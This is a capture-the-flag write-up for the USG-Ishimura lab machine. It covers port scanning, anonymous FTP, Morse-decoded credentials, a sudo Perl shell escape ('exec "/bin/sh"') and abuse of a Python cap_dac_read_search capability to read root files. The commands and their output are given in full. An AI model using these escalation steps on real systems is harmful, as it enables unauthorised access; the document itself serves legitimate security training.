TheHackersLabs USG-Ishimura Writeup
A professional analysis of the USG-Ishimura machine, covering Morse code decoding, Perl-based privilege escalation, and Linux Capabilities exploitation.

The USG-Ishimura machine on TheHackersLabs platform is an immersive challenge inspired by the Dead Space series. This machine requires a methodical approach to enumeration, the ability to decode unconventional data formats like Morse code, and a solid understanding of Linux permissions and capabilities. The path to root involves exploiting a misconfigured FTP server, escalating privileges via a sudo vulnerability in Perl, and finally leveraging Linux Capabilities to bypass security constraints.
Reconnaissance — Port Scan
Our engagement begins with a rapid scan of the target system to identify open doors. We use nmap to conduct a fast SYN scan across all 65,535 ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(suraxddq㉿kali)-[/tmp/recup_dir.1]
└─$ sudo nmap -sS -p- --open --min-rate 5000 -vvv -n 192.168.0.29
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-02 18:58 +0100
Initiating ARP Ping Scan at 18:58
Scanning 192.168.0.29 [1 port]
Completed ARP Ping Scan at 18:58, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:58
Scanning 192.168.0.29 [65535 ports]
Discovered open port 22/tcp on 192.168.0.29
Discovered open port 21/tcp on 192.168.0.29
Discovered open port 80/tcp on 192.168.0.29
Completed SYN Stealth Scan at 18:58, 0.53s elapsed (65535 total ports)
Nmap scan report for 192.168.0.29
Host is up, received arp-response (0.000097s latency).
Scanned at 2026-03-02 18:58:36 CET for 0s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:76:E2:A4 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.74 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
The initial scan identifies three primary entry points: 21 (FTP), 22 (SSH), and 80 (HTTP).
Reconnaissance — Service Versions & Scripts
To gain a deeper understanding of these services, we perform a version detection and script scan. This helps us identify the specific software versions and any obvious misconfigurations.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
┌──(suraxddq㉿kali)-[/tmp/recup_dir.1]
└─$ nmap -sCV 192.168.0.29 -p21,22,80
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-02 18:59 +0100
Nmap scan report for 192.168.0.29
Host is up (0.00034s latency).

PORT   STATE SERVICE VERSION
56: 21/tcp open  ftp     vsftpd 3.0.3
57: | ftp-anon: Anonymous FTP login allowed (FTP code 230)
58: |_-rw-r--r--    1 0        0         1900094 Jan 15 22:20 what_the_fuck.wav
59: | ftp-syst:
60: |   STAT:
61: | FTP server status:
62: |      Connected to ::ffff:192.168.0.11
63: |      Logged in as ftp
64: |      TYPE: ASCII
65: |      No session bandwidth limit
66: |      Session timeout in seconds is 300
67: |      Control connection is plain text
68: |      Data connections will be plain text
69: |      At session startup, client count was 4
70: |      vsFTPd 3.0.3 - secure, fast, stable
71: |_End of status
72: 22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
73: | ssh-hostkey:
74: |   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
75: |_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
76: 80/tcp open  http    Apache httpd 2.4.62 ((Debian))
77: |_http-server-header: Apache/2.4.62 (Debian)
78: |_http-title: Apache2 Debian Default Page: It works
79: MAC Address: 08:00:27:76:E2:A4 (Oracle VirtualBox virtual NIC)
80: Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
81:
82: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
83: Nmap done: 1 IP address (1 host up) scanned in 7.33 seconds
The results highlight a high-impact finding: Anonymous FTP login is enabled, and there is a suspicious audio file named what_the_fuck.wav in the root directory.
Reconnaissance — Anonymous FTP Login
We proceed to log in to the FTP server anonymously to exfiltrate the discovered audio file for further analysis.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(suraxddq㉿kali)-[~]
└─$ ftp 192.168.0.29
Connected to 192.168.0.29.
220 (vsFTPd 3.0.3)
Name (192.168.0.29:suraxddq): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get what_the_fuck.wav
local: what_the_fuck.wav remote: what_the_fuck.wav
229 Entering Extended Passive Mode (|||57740|)
150 Opening BINARY mode data connection for what_the_fuck.wav (1900094 bytes).
100% |***********************************************************************************************************************************************************************************************|  1855 KiB  116.22 MiB/s    00:00 ETA
226 Transfer complete.
1900094 bytes received in 00:00 (114.60 MiB/s)
ftp>
Morse Code Analysis & Decoding
The downloaded file, what_the_fuck.wav, consists of rhythmic beeps. In a cybersecurity context, this is a clear sign of Morse Code. To decode it accurately, we utilize the Adaptive Audio Decoder at morsecode.world.
This tool is particularly useful because it uses a visual spectrograph to differentiate between dots (short pulses), dashes (long pulses), and spaces. The “adaptive” nature of the decoder allows it to automatically adjust to the pitch and tempo of the audio, filtering out background noise and ensuring a high-fidelity translation of the hidden message.

The decoding process yields a set of credentials: chen : gatonegroishimura.
Lateral Movement — Connecting as Chen via SSH
Having obtained valid credentials, we attempt to gain our first foothold on the system through SSH.
1
2
3
4
5
6
7
┌──(suraxddq㉿kali)-[~]
└─$ ssh chen@192.168.0.29
chen@192.168.0.29's password:
Linux TheHackersLabs-USG-Ishimura 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64
Bienvenido al sistema
Last login: Sat Feb  7 11:10:13 2026 from 192.168.0.11
chen@TheHackersLabs-USG-Ishimura:~$
Privilege Escalation — Checking Sudo Permissions for Chen
Once inside as the user chen, our priority is to find a path to higher privileges. We start by auditing the allowed sudo commands for the current user.
1
2
3
4
5
6
7
chen@TheHackersLabs-USG-Ishimura:~$ sudo -l
sudo: unable to resolve host TheHackersLabs-USG-Ishimura: Nombre o servicio desconocido
Matching Defaults entries for chen on TheHackersLabs-USG-Ishimura:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User chen may run the following commands on TheHackersLabs-USG-Ishimura:
    (hammond) NOPASSWD: /usr/bin/perl
The audit reveal that chen is permitted to execute /usr/bin/perl as the user hammond without a password.
Privilege Escalation — Abusing Perl as Hammond
Perl is a highly flexible programming language. If a user can execute it with sudo privileges, they can use its exec function to spawn a new shell. By doing this as user hammond, we effectively switch identities.
1
2
3
4
chen@TheHackersLabs-USG-Ishimura:~$ sudo -u hammond /usr/bin/perl -e 'exec "/bin/sh"'
sudo: unable to resolve host TheHackersLabs-USG-Ishimura: Nombre o servicio desconocido
$ id
uid=1003(hammond) gid=1003(hammond) grupos=1003(hammond)
Flags — User
With our newly elevated access as hammond, we can now retrieve the user level flag.
1
2
hammond@TheHackersLabs-USG-Ishimura:~$ cat user*
THL_USER{N0_H******}
Post-exploitation — Exploring the File System
We continue our investigation as hammond to find any clues for escalating to root. Analyzing the provided files reveals some intriguing internal communications.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
hammond@TheHackersLabs-USG-Ishimura:~$ ls -l /home/chen/
total 12
-rwxr-xr-x 1 chen chen  369 feb  7 11:28 asd
drwxrwxrwx 2 root root 4096 ene 15 21:34 ftp
-rw-r--r-- 1 chen chen  434 dic 21 18:52 MISION_REPARACION.txt

hammond@TheHackersLabs-USG-Ishimura:~$ cat /home/chen/MI*
ASUNTO: Orden de Trabajo #4402 - Sector de Comunicaciones
DE: Capitán Mathius
PARA: Técnico Chen

Chen, la antena de largo alcance está caída. Necesito que entres al
servidor de diagnósticos y restaures el enlace. He dejado las
credenciales de acceso temporal en el servicio FTP de la nave.

Kendra está paranoica con los ruidos en los conductos, ignórala y
haz tu trabajo. Si ves a Mercer, no te acerques a su laboratorio.
Post-exploitation — Reading Local Notes
Further exploration in the file system uncovers additional notes. These provide critical hints about a user named Mercer and a script that may be monitoring the system.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
hammond@TheHackersLabs-USG-Ishimura:~$ cat nota_*
[INFORME DE SEGURIDAD - NIVEL 3]
He detectado que el Dr. Mercer utiliza un hash de 32 caracteres
para su terminal. Mi equipo de analisis sugiere que es un MD5
de una palabra sagrada.

Si logras entrar a su sistema, busca el archivo.
Cuidado: Mercer tiene un script de defensa activo.
Debes ser rapido.

hammond@TheHackersLabs-USG-Ishimura:~$ cat NOTAS*
[LOG DE OPERACIONES]
- El Dr. Mercer ha bloqueado el acceso al Nucleo.
- Kendra dice tener un plan de contingencia, pero no confia en mi.
- He visto que guarda sus credenciales en un archivo llamado 'CRED_ACCESO_SISTEMA.txt' dentro de su home.
- He configurado el binario de Python para intentar leer su archivo desde mi cuenta,
  pero Mercer me tiene vigilado con su script.
Privilege Escalation — Searching for Capabilities
The mention of “configuring the binary of Python to read files” suggests the use of Linux Capabilities. Capabilities are a way to divide root privileges into smaller, specific units. We use getcap to search the system for binaries with these special permissions.
1
2
3
hammond@TheHackersLabs-USG-Ishimura:~$ getcap -r / 2> /dev/null
/usr/bin/ping cap_net_raw=ep
/usr/bin/python3.11 cap_dac_read_search=ep
We identify that /usr/bin/python3.11 has the cap_dac_read_search=ep capability. This specific permission allows a process to bypass all file read and directory search checks.
Privilege Escalation — Exploiting Python Capability
To exploit this, we use a Python one-liner to list the contents of the /root directory, which would normally be restricted.
1
2
hammond@TheHackersLabs-USG-Ishimura:~$ /usr/bin/python3.11 -c "import os; print(os.listdir('/root'))"
['.local', '.ssh', '.lesshst', '.bashrc', 'banner.sh', '.bash_history', '-', '.profile']
Flags — Root
By utilizing the same Python capability, we can read the final flag located in the root-only banner.sh script.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
hammond@TheHackersLabs-USG-Ishimura:~$ /usr/bin/python3.11 -c "print(open('/root/banner.sh').read())"
echo -e "\e[91m"  # Cambia el color a rojo para dar miedo
cat << "BANNER"

      .                                            .
    .         LA CONVERGENCIA ES INEVITABLE         .
      .                                            .
  ######################################################
  ##                                                  ##
  ##    ¡BIENVENIDO A LA UNIDAD TOTAL, DOCTOR!        ##
  ##                                                  ##
  ##  Has trascendido el ruido de la Ishimura.        ##
  ##  La Efigie te ha revelado la verdad oculta       ##
  ##  en las frecuencias del vacío.                   ##
  ##                                                  ##
  ##  Ahora, todos seremos uno solo.                  ##
  ##                                                  ##
  ##  FLAG: THL_ROOT{EF******DO}                      ##
  ##                                                  ##
  ######################################################

BANNER
echo -e "\e[0m"  # Reset color
The USG-Ishimura has been successfully navigated. By combining technical skills in Morse code analysis, abusing sudo Perl permissions, and exploiting Linux Capabilities, we managed to “Make Us Whole” and claim the root flag.